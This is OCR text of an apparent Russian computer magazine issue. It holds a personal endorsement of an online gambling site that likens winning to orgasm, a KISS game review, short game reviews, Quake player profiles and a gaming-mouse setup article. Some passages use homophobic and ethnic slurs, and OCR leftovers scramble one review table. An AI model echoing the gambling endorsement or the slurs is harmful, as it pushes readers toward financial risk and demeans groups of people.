
Во-вторых (и это вытекает из первого), языковой барьер. Скорее всего, тебе придется общаться с работниками казино при оформлении счета или в каких-то спорных ситуациях. В добавок ко всему, когда ты говоришь им, что ты из Russian Federation, на тебя начинают смотреть как на... ну, ты понял.

В-третьих, и в-самых-главных, тебе понадобится пластиковая карточка, чтобы проводить расчеты. Как ты, наверное, догадался, твоя студенческая карта, на которую начисляют стипуху, не прокатит. Во всех заведениях принимают MasterCard, American Express и Visa, в некоторых - еще какие-то. Если карточки нет - либо облом, либо две тонны гимора. Оно тебе надо? И последней каплей, которая окончательно разубедила меня рисковать своими кровными в забугорных игральнях, стала проблема чистоты игры. Просматривая десятки ссылок, так или иначе связанных с игорным бизнесом, я наткнулся на несколько любопытных сайтов, которые описывают... как казино дурят своих клиентов. Часто эти сайты открывали уволенные сотрудники онлайновых казино, которым была известна вся подноготная. Прикинь, я раньше и не думал что буржуины тоже ламеров кидают! После чтения таких вот "секретных материалов" я забил на все эти рулетки и прочие покеры и стал искать чего-нибудь нашего, защищенного и понятного.

Надо сказать, птица обломинго долго кружила надо мной, не выпуская меня из своей тени, и я уже подумал, что рунет еще не дорос до онлайновых игрищ на деньги, как вдруг случайно я увидел один баннер...


На фиг рулетку – даешь РУНЕТку!

Оказывается, в рунете тоже появляются первые ростки игорного бизнеса. Нет, традиционных казино со всякими рулетками-покерами я у нас не нашел, но зато наткнулся на нечто, отдаленно напоминающее игру в наперстки. Только если в настоящих, "оффлайновых", наперстках ты гарантированно проиграешь ("захады, дарагой, за харощий зрэние - сто рублэй прэмия!"), то в онлайновом варианте предусмотрен продвинутый механизм "проверки на вшивость". Впрочем, обо всем по порядку.



www.totobin.com

Игра называется Totobin. Адрес, соответственно, www.totobin.com. Заходишь на сайт - все в лучших традициях советского минимализма. Ни тебе тонны реклам, ни кричащих лозунгов с призывами выиграть золотые горы "здесь и сейчас". Все четко: на одной странице объясняются правила игры, на другой ты получаешь доступ к своему аккаунту, на третьей - небольшой FAQ и т.д. Пага продумана грамотно, за державу не обидно :).




Правила игры. В картинках и на русском :)

Получить доступ к игре просто и быстро. Это меня порадовало больше всего, особенно после скитаний по всяким импортным казино с их англоязычным суппортом и вездесущими пластиковыми карточками. Здесь же все делается старым добрым банковским переводом - это все равно что за квартиру заплатить. Ты пишешь письмо админу, в котором указываешь сумму своей ставки (причем сумма может быть любой, как в рублях, так и в $$$). Он отвечает (очень

ТЯГИВАЕМСЯ НЕ ПО-ДЕТСКИ.

быстро). С полученным письмом ты бежишь в ближайший сбербанк, только не забудь прихватить с собой паспорт и стипендию или бабушкину пенсию, или на что ты там собираешься играть. Приходишь в банк, в письме у тебя указан номер счета и подробная инструкция как чего заполнять. Ты все это делаешь, отдаешь деньги и с удвоенным энтузиазмом бежишь домой. Там тебя ждет письмо (ну, или ты его ждешь) с логином и паролем. Дальше - понятно. На главной паге вводишь логин, пасс, и вперед. Выигранные деньги отсылаются тебе таким же макаром. Если у тебя нет собственного счета (хотя открыть его - дело пары минут, даже платить ничего не надо), то деньги придут к тебе почтовым переводом. Только учти, что злостные почтальоны удерживают с денежных переводов целых 10%! Так что если ты, скажем, выиграешь 10.000 рублей, то штуку тебе придется отстегнуть родимой почте :(.

Теперь о самой игре. Представь себе, что ты стоишь в коридоре студенческой общаги. Перед тобой девять закрытых дверей. В четырех комнатах живут очаровательные молодые студентки в полном расцвете сил, которые в свободное от лекций время совсем не отказались бы уединиться с тобой в комнате и... ну, скажем, побеседовать о семействе протоколов TCP/IP. А в других пяти комнатах живут голодные злые студенты, которые совсем не хотят, чтобы их боевые подруги из соседних комнат постигали основы архитектуры Интернета. Так что если сунешься к ним - тебе быстро и наглядно объяснят нюк по всем портам с последующим дисконнектом в извращенной форме. Твоя задача - угадать, за какой дверью девушки, а за какой... хм... не девушки. И, соответственно, получить либо глубокое эстетическое наслаждение, либо тяжелую душевную черепно-мозговую травму. Если перевести эту интригующую ситуацию на международный язык программеров, который, как известно, состоит всего из двух символов, то мы получим следующее. В четырех случаях из девяти юзер (то есть мы с тобой) имеем единицу, иначе - ноль. Это и есть суть игры TotoBin. Назначаешь ставку (ну, скажем, 50 рублей), давим на одно из девяти закрытых полей и смотрим - если 0, значит не судьба, бабушка останется без новых тапочек на день рождения, если 1 - поздравляю, ты стал на 50 рублей богаче. Можешь открывать «Мельник». А можешь и не открывать, а попробовать продолжить игру (потому что одна угаданная единичка это еще не конец) и откупорить уже не пиво, а шампанское Мартини. Дело в том, что если ты угадаешь еще одну единичку (из оставшихся трех), то ты получишь уже 250 рублей, если угадаешь следующую - загребай 900 р., ну а если тебе повезет угадать последнюю оставшуюся единицу, то ты получишь целых 5000 деревянных, т.е. стократную первоначальную ставку! Нехило, да?



Скажу честно, этот TotoBin - единственное игорное место, где я все-таки решился поиграть. Тот, кто не играл в казино, никогда не поймет этих чувств. Когда нажимаешь на кнопку и видишь, что за одну секунду ты, не прилагая никаких усилий, стал богаче на несколько сотен рублей, испытываешь нечто вроде оргазма, только специфического... геймерского. Самая большая опасность тут - очень сложно остановиться. Основное правило казино - не жадничай, довольствуйся малым. Видишь, что пришел неплохой выигрыш, - не увлекайся, сними его со счета, пусть это будут твои "несгораемые" деньги, играй на остальное. Если начал проигрывать, лучше остановиться, а не тратить все до копейки, лишь бы отыграться. Кстати, снять любую сумму со счета можно когда угодно, тебе их тут же вышлют указанным тобой способом.



Как проверить, что девушек за дверью не меняли в срочном порядке на небритых кавказцев в тот момент, когда ты уже тянулся к дверной ручке? Для этого существуют контрольные файлы. Это обычный текстовый файл, в котором записаны все расклады (т.е. в каких полях прописаны нули, а в каких - единицы). Такая запись создается ДО начала игры, и ты можешь в любой момент получить этот файлик, зашифрованный по методу PGP. Таким образом вся инфа о том, как расположены выигрышные поля, находится У ТЕБЯ на компе. Когда ты сыграешь все расклады, записанные в контрольном файле, или если у тебя кончатся деньги, в разделе History появится пароль для расшифровки контрольного файла. Ты сможешь сравнить расклады, хранящиеся у тебя, с раскладами из хистори (т.е. с реально сыгранными) и убедиться, что тебя не кидали. Это, кстати, еще одно огромное преимущество TotoBin перед аналогичными сервисами. Помнишь, как я рассказывал вначале, что многие казино попросту дурят своих клиентов, "подсовывая" им под клик проигрышное значение? Здесь такого быть не может. Кстати, весь софт для PGP можно скачать с их сайта в разделе download.

А напоследок я скажу...

Теперь можно подвести итоги моим игорным похождениям. Играть на деньги это прикольно. Гораздо прикольней, чем я раньше думал. Причем все почему-то считают, что в казино люди ТОЛЬКО проигрывают. Могу тебе точно сказать, это не так. Это как повезет. Одно плохо - с забугорными заведениями много геморроя. То им Мастеркард с Визой подавай, то не на ту пимбу жмякнешь по незнанию, то страшно, что продинамят. Будем ждать, когда игорный бизнес "процветет" и в нашей стране. А пока я могу посоветовать www.totobin.com - для отечественного юзера это самая удобная игровая точка. Я там играл ради этого обзора, теперь поиграю и еще - уже ради удовольствия. Затягивает, понимаешь ли :).

Удачи тебе на игровом, то есть на игорном поприще, смотри - не проиграй последние штаны! :)

KISS Psycho Circus: The Nightmare Child
Поцелуй психа

Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)

Аллилуйя. Все мы, без сомнения, большие поклонники группы KISS. Нет, не просто поклонники, мы ярые фанаты, мы все как один собираем их альбомы, постеры, тексты песен (обязательно с аккордами). Мы покупаем на аукционах их поношенные трусы, а потом храним их как реликвию. И только иногда, по особым случаям, мы достаем их из специального контейнера из пуленепробиваемого стекла и даем понюхать самым близким людям и дорогим гостям. Ибо эти трусы хранят далекий аромат наших кумиров. Они всегда с нами: мы смотрим KISS по телевизору, слушаем его на музыкальных центрах, берем с собой в дорогу в плеере... В жизни нам не хватало только одного. Нам не хватало НАШЕЙ компьютерной игры.



Если отстой отстаивают, значит это кому-нибудь нужно...

Не знаю, может быть, такие люди есть. Даже наверняка. Если бы их не было, KISS не стали бы заваривать всю эту кашу. Поэтому я не собираюсь брызгать ядовитой слюной на тему "зачем эти придурки выпустили игру для узкого круга фанатов, если в нее же больше никто не будет играть". Там работал целый маркетинговый отдел, который посчитал, что игра с участием "КИССов" должна себя, по крайней мере, окупить. А если и не окупит, то хоть поможет в раскрутке нового альбома Psycho Circus.

Но вот чего я понять никак не могу, так это почему вокруг KISS Psycho Circus: The Nightmare Child поднялась такая шумиха. На самом деле эта игра - не более чем рекламный ролик, часть пиар кампании по раскрутке и без того легендарной группы. Неужели наша заслуженная игровая критика этого не видит? Люди просто взяли проверенный временем (и уже устаревший) движок, изменили его ровно настолько, насколько требовалось, чтобы их не обвинили в плагиате, взяли самую что ни на есть банальную концепцию "убей их всех" и выкинули игру на рынок. Мертворожденный урод? Не-а, ведь на обложке красуется волшебная четверка с лицами, раскрашенными под педиков... т.е., простите, под котиков. Но хоть режьте меня, я не понимаю, зачем в это играть остальным?

В современной гейм-индустрии есть такая тенденция: прикрывать игры раскрученными брэндами. Это оправдывает себя, например, в Америке, где все люди делятся на поклонников Star Wars и Star Trek. У нас в России, насколько я знаю, ситуация прямо противоположная: как только человек видит, что название новой игры начинается со слов Star Trek или South Park, интерес к ней сразу пропадает, и игруха забывается навсегда. Точно такая же реакция была у меня, когда я впервые повстречал в пресс-релизе название KISS Psycho Circus: The Nightmare Child. Я подумал: "Не, ну куда катится мир! Скоро мы будем играть в Ivanushki International: The Boy's Power или в Boris Moiseev: The Blue Giant, или еще во что-нибудь подобное..." Тут, к слову, надо заметить, что Оззи Озборн уже начал работы над компьютерной игрой с собой, любимым, в главной роли. Но это все фигня - если вдуматься, то маразм гораздо крепче, чем кажется на первый взгляд. Почему? А потому что все игры по фильмам, мультфильмам и прочим сериалам используют брэнды, чтобы лучше продаваться, а Psycho Circus, наоборот, был создан СПЕЦИАЛЬНО для того, чтобы раскрутить одноименный альбом! Эта деталь очень важна, на самом деле вся игровая критика пропустила переломный момент в игровой индустрии. Впервые игра используется в качестве рекламы чего-то. Если опыт окажется удачным, не сомневайся, в скором времени на нас обрушится лавина игр про определенные марки автомобилей (NFS: PU не в счет, это не реклама), про компьютерную или бытовую технику определенных производителей, потом про сникерсы, тампаксы, памперсы... В предвыборные периоды будут появляться игры про политические движения (как тебе стратегия "Соколы Жириновского: Индийский океан" или аркада "Операция КПРФ: смертельная схватка"?).

Короче говоря, за один только этот факт The Nightmare Child стоит отправить в топку нашего крематория. Но ведь можно взглянуть и на саму игру...

Назад к DOOM?

Высокие рейтинги и всякие "Наши Выборы" играм, как известно, за просто так не дают. На то нужная веская причина. И она у KISS должна быть, раз уж игра удостоилась такой благосклонной оценки критики. Эксперты говорят, что KISS есть рулез, поскольку KISS похож на DOOM, а DOOM, без сомнений, есть рулез форева. Что ж, с такой железной логикой не поспоришь. Только вот что: чем KISS похож на id'шный шедевр? Атмосферой? Как бы не так: там действие происходило в аду, а не в цирке. Монстрюки внушали страх, потому что казалось, что они вот-вот прыгнут с экрана. А уровни строились так, что можно было от страха вылечиться от любого хронического запора. Я однажды видел, как в Doom играла одна девушка. Она сохранялась каждые 10 секунд! Поиграв минут пять, она не выдержала и вырубила комп - слишком сильное нервное перенапряжение. А что у нас здесь? И оружие, и уровни, и монстры подогнаны под принцип непрерывного и ненапряжного мочилова. Просто ходишь и стреляешь во все стороны. Удобно, что и говорить: за каждым углом толпа вражин, за спиной генерятся новые - куда ни стрельни, промазать сложно. Но ведь Doom был совсем другой игрой! Там было страшно, здесь - отдых для мозгов, зарядка для мышки. На более высоких уровнях


Эксперты говорят, что KISS есть рулез, поскольку KISS похож на DOOM, а DOOM, без сомнений, есть рулез форева. Что ж, с такой железной логикой не поспоришь.



Но это все фигня – если вдуматься, то маразм гораздо крепче, чем кажется на первый взгляд. Почему? А потому что все игры по фильмам, мультфильмам и прочим сериалам используют брэнды, чтобы лучше продаваться, а Psycho Circus, наоборот, был создан СПЕЦИАЛЬНО для того, чтобы раскрутить одноименный альбом!

сложности меняется только одно: реже приходится отпускать левый батон грызуна. Вся игра проходится, образно выражаясь, с нажатым курком. И это есть рулез? Лично мне такой геймплей напоминает старую добрую аркаду, где главное - успевать отстреливать поступающих врагов, не особо заботясь о типе монстра, типе своего оружия и тому подобной чепухе. FPS как жанр уже вырос из этих пеленок. После той атмосферы, которая была создана в Half-Life, после скачущих как боты монстрюков в Анрыле, после суровой реалистичности SoF окунать нас в аркаду, да еще и сравнивать ее с Doom - это просто издевательство.

Я не буду вдаваться в подробности, долго рассказывать о графике, звуке, четырех персонажах, оружии, врагах, уровнях, инвентори, игровом балансе, глюках и удачных находках - все это ты прочитаешь в любом обзоре. Если в двух словах: графика средненькая (дизайн ничего, но движок (LithTech) староват), оружие позорное, враги тупые, четверо персонажей вместо одного не дают никакой разницы. Уровни, правда, заделаны местами терпимо, но это погоды не делает. На играбельность, баланс и все остальное разработчики, похоже, забили огромный кол. Короче говоря, Psycho Circus это просто очередная проходная вещь, про которую забудут через пару месяцев. Иначе и быть не может, если вспомнить назначение этой игры. Почему же тогда сейчас все ее так бурно обсуждают? Наверное, потому что ЛЮБОЙ шутер у нас попадает в центр внимания. Даже такой отстой.



Я однажды видел, как в Doom играла одна девушка. Она сохранялась каждые 10 секунд! Поиграв минут пять, она не выдержала и вырубила комп – слишком сильное нервное перенапряжение.

Да, и вот еще что. Я не отговариваю тебя покупать KISS. На него можно посмотреть как на образец аркадного крыла жанра FPS или как на первую попытку перенести кампанию по раскрутке коммерческого продукта из телевизоров и с рекламных щитов на экраны мониторов. Лично мне было совершенно не интересно играть в лажу. Возможно, я чего-то не понимаю, но мочить клоунов - не мой удел. Могу поспорить, что все, кто купил эту игру (в нашей стране уж точно), положат ее на полку уже через несколько дней ознакомления. Хотя нет, не все.

Дыми, труба, дыми...

Аллилуйя. Благословение, наконец, снизошло на нас в виде компьютерных приключений от первого лица наших обожаемых кумиров. Теперь мы можем почувствовать себя Starbear, Celestial, Demon, Beast King - любым из четырех полубогов нашего времени. Мы можем ходить как Они, шевелить Их руками, смотреть в зеркала и видеть там ИХ отражения... Мы слышали, что там еще нужно в кого-то стрелять, искать какие-то артефакты и проходить какие-то уровни, но это все неважно. Это все сделано для того, чтобы сумасшедшие геймеры не обвинили НАШУ игру в примитивизме. Разве они могут понять, что не в графике и не в геймплее счастье? Бедные, ограниченные люди, их интересуют такие вещи, как AI, количество полигонов на моделях, баланс оружия... Если им это важнее, чем творчество группы KISS, пусть найдут себе другой шутер и не пачкают НАШУ игру своими грязными языками в своих клеветнических статьях.




Александр '2poisonS' Сидоровский (2poisonS@xaker.ru)






Урожденная Age of Empires II: The Conquerors Expansion
Жанр Add-on к великой RTS
Похожесть :)
Мать/отец Ensemble Studios/Microsoft
Требует P166(PII300), 32(64)
Групповуха В ассортименте
Описуха Пять новых рас, пять кампаний, несколько приятных усовершенствований, куча технологий, новые ландшафты, улучшенный AI. В целом: очень достойный адд-он для чуть устаревшей, но великолепной стратегии.

Приговор ХОРОШО





Урожденная High Impact Paintball
Жанр Замаскированный охотничий симулятор
Похожесть Deer Hunter 3
Мать/отец WizardWorks/Infogrames
Требует PII266(PII266), 32(64), 3D уск.
Групповуха LAN, И-нет
Описуха Пейнтбол от создателей Carnivores. Бегаем по убогим ландшафтам, стреляем шариками с краской в глупых ботов (другой вариант - в глупых американцев по Сети). Зачем такую игру делать - непонятно. Развлечение из разряда Deer Hunter.

Приговор ЛАЖА

Урожденная Infestation
Жанр Vehicle Combat (или умная аркада)
Похожесть Incoming, Expandable
Мать/отец Frontier Developments/Ubi Soft
Требует P200(PII350), 32(64), 3D уск.
Групповуха В ассортименте
Описуха Главное отличие этой игры от обычных аркад - полная свобода. Можно перемещаться почти по всему игровому миру, апгрейдить свое средство передвижения, даже собирать ресурсы! Новый хит от создателя легендарной Elite.



Приговор РУЛЕЗ!



Урожденная Half-Life: They Hunger 2
Жанр MOD к HL
Похожесть Half-Life, Nocturne, Alone in the Dark
Мать/отец Neil Manke/PC Gamer
Требует P166(PII300), 32(64), (3D уск.)
Групповуха LAN, И-нет
Описуха Как и Counterstrike, это MOD, который не уступает по интересности самостоятельной игре. Выдержан в жанре horror action: вместо инопланетян - зомби, вместо спецназовцев - продажные полицейские. Сделано на профессиональном уровне.


Приговор РУЛЕЗЗЗ!




Урожденная Laser Arena
Жанр FPS для детей и тех, кто не переносит насилия
Похожесть UT, Laser Tag, Quazar
Мать/отец TrainWreck Studios/ValuSoft
Требует P200(PII300), 32(32), (3D уск.)
Групповуха LAN, И-нет
Описуха Представь себе UT с аляпистыми разноцветными уровнями и без возможности... убивать! Только выводить из игры. Попал в противника три раза - он переносится в начало уровня. Прикольно?


Приговор СЛАБО






Урожденная Malvinas 2032
Жанр RTS
Похожесть Dune 2
Мать/отец Sabarassa Entertainment/Garage Developer International
Требует P155(P200), 16(32)
Групповуха Обломись
Описуха Аргентинская стратегия, неудачный клон второй Дюны. Почти все параметры - и графика, и интерфейс, и интересность не превосходят "отца RTS" почти десятилетней давности. Может, до Аргентины просто игры медленно доходят?



Приговор ЛАЖА





Урожденная Nascar Heat
Жанр Гонки
Похожесть Andretti Racing 98
Мать/отец Microsoft/Hasbro
Требует PII233(PII350), 64(128), (3D уск.)
Групповуха И-нет
Описуха Великолепная графика (все-таки порт с приставки), увы, не в состоянии заменить реализм, играбельность, AI и остальные элементы, которые составляют правильную игру (вот NFS - правильное пиво!). Все упрощено до максимума, т.е. до того же NFS.

Приговор СРЕДНЕ

ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!

Урожденная Professional Bull Rider 2
Жанр Симулятор родео
Похожесть То же самое за номером адын
Мать/отец Sierra Sports
Требует P200(PII300), 32(64), (3D уск.)
Групповуха Обломись
Описуха Не знаю, кому в нашей стране может понравиться симулятор родео, будь он хоть семи пядей в бычьем лбу. К тому же у этого экземпляра нет ничего - ни графики, ни интереса, ни AI, ни звука... Только быки и ковбои...

Приговор ЛАЖА



Урожденная Return of The Incredible Machine: Contraptions
Жанр Puzzle
Похожесть The Incredible Machine
Мать/отец Sierra Attractions/Sierra
Требует P200(PII300), 32(64)
Групповуха На одном компе
Описуха Набор логических задачек. Занимательная физика, так сказать. Оценят те, кто тоскует по первой части (1992 года выпуска), или те, кто считает, что Diablo 2 недостойно их интеллекта. А вообще, затягивает...

Приговор ХОРОШО



Урожденная Road Wars
Жанр Дорожные войны
Похожесть Death Track, Quarantine
Мать/отец Phenom Productions/InterActive Visions
Требует P200(PII300), 32(64), 3D уск.
Групповуха В ассортименте
Описуха Идеальная игра, если бы не слабо задизайненные трассы. Все остальное - супер. Атмосфера, драйв... Настоящие бои на дорогах. Даже NFS не выжмет из тебя столько адреналина!

Приговор ХОРОШО



Урожденная Rocky Racers
Жанр Аркада
Похожесть MicroMachines
Мать/отец Positech Computing
Требует P200(P233), 16(32)
Групповуха LAN, И-нет
Описуха Двухмерные гоночки на чем-то непонятном в космосе, в коридорах из метеоритов, играющих роль трассы. Абсолютно не цепляет. Отстой он и в космосе отстой.

Приговор ЛАЖА



Урожденная Sydney 2000
Жанр Много спорта в одном флаконе
Sergei Bubka's Millennium Games
Похожесть Attention to Detail/Eidos Interactive
Мать/отец P200(PII300), 32(32), (3D уск.)
Требует 8 на одном компе
Групповуха Описуха: Порт с приставки, и этим все сказано. Симпатичная (местами) графика
Описуха и примитивное управление, рассчитанное на геймпады. Игровой процесс довольно однообразен, а слово Сидней здесь присутствует только в качестве рекламной приманки.

Приговор СЛАБО



Урожденная The Sims: Livin' Large
Жанр симулятор жизни
Похожесть The Sims
Мать/отец Maxis/Electronic Arts
Требует P233(PII300), 32(64), (3D уск.)
Групповуха Обломись
Описуха Вместо того чтобы добавить в игру еще реальной жизни, нам подсовывают каких-то инопланетян, джинов, замки с рыцарями и прочую дребедень. Зато здесь больше барахла, больше локаций, больше карьер... Количество, не переходящее в качество.

Приговор СРЕДНЕ



Урожденная Steel Beasts
Жанр Танковый симулятор
Похожесть M1 Tank Platoon 1/2
Мать/отец eSim Studios/Shrapnel Games
Требует P266(PII300), 32(64)
Групповуха В ассортименте
Описуха Непревзойденная по реализму игра. Поклонники жанра будут сравнивать ее с M1TP2 и придут к выводу, что хоть графика у новичка слабовата, да и кампании отсутствуют, во всем что касается реализма Tank Platoon отдыхает.

Приговор РУЛЕЗ!





ИГРОКИ С ПРИСТАВКОЙ <HARDCORE>

R5 | Napalm (napalm@xakep.ru)

В каждом виде спорта есть свои звезды. Это относится и к серии Quake - самой популярной серии компьютерных игр в мире. В этом выпуске рассказ о двух самых крутых Q3-игроках, настоящих hardcore-players.



Johnathan (Fatality) Wendel



Имя: Джонатан Вендел
Возраст: 19 лет
Место жительства: Канзас Сити, Миссури, США

Многие называют его лучшим Q3-игроком в мире, и он сейчас №1 в рейтинге CPL (http://www.cyberathlete.com/). Его путь к вершине начался на прошлогоднем турнире Frag3, первом большом и по-настоящему профессиональном турнире, где он занял третье место. В этом году Fatality достиг своей величайшей победы, выиграв 40000$ за первое место на турнире Razer/CPL (http://www.razercpl.com/).

Fatality участвует практически во всех крупных чемпионатах. В этом году он, помимо уже закончившихся, примет участие в таких известных турнирах, как BattleTOP, K9-con (некое подобие lanparty, которое ежегодно устраивает американский клан K9), Euro CPL (http://www.cpleurope.com/), CNET, Frag4 (http://www.frag4.com/), CPL/Bab-bage. По натуре Fatality суеверен и поэтому никогда не говорит, что выиграет, пока это не случилось, и предпочитает молчать по поводу результатов до и во время турниров.

До недавнего времени Fatality входил в состав клана negative Burn (http://www.negativeburn.com/), но после серьезных разногласий с тиммейтерами покинул его и присоединился к clan Kapitol (http://www.clankapitol.com/), где он полностью доволен и обстановкой, и отношениями между игроками. Состав сейчас там подобрался очень сильный, и именно clan Kapitol главный фаворит крупнейшего тимплейного турнира Frag4 с призовым фондом 25000$.

На вопрос о том, какие советы он может дать начинающим игрокам, он обычно отвечает так: "Необходимо постоянно тренироваться. Ключ к успеху в Q3 это тренировка стрельбы из всех видов оружия и разработка отдельной стратегии для каждой карты. Улучшение стрельбы вытекает из тренировок, а все остальное - из опыта. Смотрите демки матчей известных игроков, и вы многому научитесь".

Fatality достаточно спортивный человек. Он играет в теннис, баскетбол, гольф и вообще занимается любым спортом, когда есть время и настроение. Например, может запросто сорваться играть в гольф или теннис. А может остаться дома популять Q3 с друзьями, которые приходят к нему домой на LAN (дома у него нехилая сетка) или играть в Интернете. Выходные же он обычно проводит со своей девушкой.

Намек понял, амиго? Тогда вырубай комп и выбирайся на свежий воздух. С гольфом у нас последнее время что-то напряжно :)), но придумать что-нибудь всегда можно. Да, и не забудь вытащить из чата свою девчонку. Есть занятия куда интереснее.

Victor (Makaveli) Quadra



Имя: Виктор Куадра
Возраст: 21 год
Место жительства: Ливермур, Калифорния, США

С самых ранних дней Quake2 Makaveli считается одним из лучших дуэлянтов мира, хотя он и не занимал первых мест в профессиональных турнирах. Зато он стабильно в первой тройке практически на всех турнирах, в которых принимал участие. Судите сами: в первом по-настоящему крупном турнире в своей жизни (второй сезон PGL по Q2) он занял третье место. Затем второе место на Frag2, третье на Extreme Annihilation. Затем его пригласили как почетного гостя сыграть с победителем EDL (Европейская Дуэльная Лига по Q2) [MM]Shub`om матч из пяти игр. Makaveli выиграл 3:0, после чего долгое время не участвовал в соревнованиях вообще. Та победа досталась ему нелегко.

Затем он вступил в легендарный клан DeathRow и в своем первом Q3-турнире XSinvatational, где занял второе место, играл уже как D16-Makaveli. Затем он занял второе место на Razer/CPL. Эта победа стала пока самым большим его успехом. Все было отлично до тех пор, пока в DeathRow не начались разборки на идейной почве, из-за которых Makaveli покинул этот клан.

Через некоторое время он получил от шведского Clan 9 предложение вступить в Clan 9 US, на которое ответил согласием. Эта команда пока еще только создается, и пока у него было свободное время, Makaveli помогал созданию Challenge Pro Mode (рассказ о нем был в июньском номере X).

Сильной стороной своей игры Makaveli считает движение по уровню и грамотное комбинирование оружия. Однако всегда добавляет, что ему нужно улучшить позиционную игру и разработать тактику игры на каждой карте плюс отучиться аркадничать. :))

О своих планах на будущее Makaveli говорит так: "Я собираюсь продолжать играть хотя бы только потому, что это отличный способ платить за колледж. А вот после колледжа на игры я забью, хотя как знать. Игровой бизнес становится по-настоящему крупным. Если так будет продолжаться, я подумаю над карьерой профи. Хотя даже сейчас, когда я думаю, что я выиграл $20000 только за один турнир по Q3, я до сих пор офигеваю. Все зависит от того, какие организации заинтересуются этим, какие игры будут выходить и кто будет в них играть."

P.S. Демки и Q3-конфиги Fatality и Makaveli можно найти на сайтах XS Reality (http://www.xsreality.com/) и Cached (http://www.cached-fps.net/). Используй их строго по назначению! :))

FКрыска для Квакера

FL.JAKIE (HTTP://FL.FORMOZA.RU) (JAKIE@XAKEP.RU)

Эволюция мышей прошла уже очень длинный путь после того, как мышь стала абсолютно незаменимым устройством для твоего компа. Еще недавно считавшуюся стандартом com-крысу теперь уж кроме как отстоем никто и не называет. Считающийся сейчас стандартом PS2 тоже начинает отдавать свои позиции всяким там беспроводным и USB мышкам. Но нам важно не столько удобство в использовании, работа в Инете или какие-то другие примочки, сколько работа каждого из девайсов в Кваке. Именно с этой позиции, и ни с какой другой, я постарался протестировать мыши и попробовать выяснить ху из зе бест. Помимо моего мнения, ты сможешь прочитать и мнения ведущих отцов Русского Квейка.


Стандарты и лидеры

Стандартов, в общем-то, немного - это COM, PS2, USB и новомодные инфракрасные (или беспроводные) мыши. Из всех стандартов COM - самый старый и худший по производительности стандарт. Играть с такой крыской просто ужасно, потому что нормально прицелиться невозможно, особенно это заметно при использовании рельсы. Мышь совершенно не разгоняется больше 40 rep./sec. В общем, COM уже безбожно устарел, и рассматривать его вообще никакого смысла не имеет, хотя, думаю, что многие на нем до сих пор играют. PS2 (именно на него я сменил свою COM-мышь) сейчас самый распространенный стандарт, на нем играет большинство квакеров. Объясню почему. Во-первых, мышь можно подключить везде и в любом клубе (чего, например, не скажешь про USB), мышь спокойно гонится до 200 rep./sec, и, наконец, стандарт PS2 обладает сейчас бесконечным богатством выбора грызунчатых девайсов!

USB - это новое веяние в мышиной индустрии, часть квакеров уже перешла на этот стандарт, но их количество ничтожно по сравнению с числом PS2 квакеров. Мышка имеет почти такие же характеристики, что и PS2, но проигрывает в разгоне, до 200 не гонится. Инфракрасные мыши - это самое последнее слово в создании манипуляторов. Пока представителей данного стандарта не так уж много. Но большинство квакеров скептически относится к этим мышкам. Во-первых, они не гонятся, а во-вторых, их чувствительность оставляет желать лучшего. Но, повторюсь, что стандарт развивающийся и время покажет.

О разгоне и настройке мыши

Перед тем как перейти к описанию каждой конкретной мыши, неплохо было бы объяснить, как ее настроить. Итак, я предполагаю, что ты не погонишься за веяниями индустрии и купишь добротную (читай дальше какую) PS2 мышь. Для настройки тебе понадобятся всего две программы - это любой по вкусу PS2rate и Mouseware. PS2rate нужна для разгона мыши, чтобы ее движения были более плавными. Она абсолютно необходима каждому квакеру. Скачать ее можно хотя бы на http://fl.formoza.ru в разделе файлов, причем обрати внимание на платформу, под которую качаешь, например, обычный PS2rate под 98 мастдай не будет работать в WinNT или Win2K. Кстати, пользователям последней платформы вообще можно (но это не значит, что не нужно) ничего не качать, потому что в саму оболочку встроена возможность увеличить количество rep./sec. Это можно сделать так: System Properties > Hardware > Device Manager > Mice and other pointing devices > Properties > Advanced Settings. Но разогнать можно только до 100, в этом и недостаток данного способа разгона.



Один из множества ps2rate

XТеперь поговорим о Mouseware. Это программа, разработанная компанией Logitech исключительно для своих мышек, получила широчайшее распространение. Она подходит для мышек совершенно любой марки. Прога интегрируется в панель управления и в настройки мыши. С помощью нее можно разогнать мышку, настроить дополнительные кнопки и "колесики", забайндить за кнопками клавиши и много чего еще, но главное - это то, что программа после установки изменяет чувствительность мыши, делает движения более плавными, убивает всякую резкость. Надо, правда, сказать, что не всем это нравится, так что решай сам, я, к примеру, Mouseware использую.

Во-первых, мышь можно подключить везде и в любом клубе (чего, например, не скажешь про USB), мышь спокойно гонится до 200 rep./sec, и, наконец, стандарт PS2 обладает сейчас бесконечным богатством выбора грызунчатых девайсов!


Существуют и другие программы настройки мышки. Больше всего мне нравится утилита, которая поставлялась к моей мышке от A4Tech. Прога содержит множество настроек и, подобно Mouseware, тоже сглаживает движения мыши.

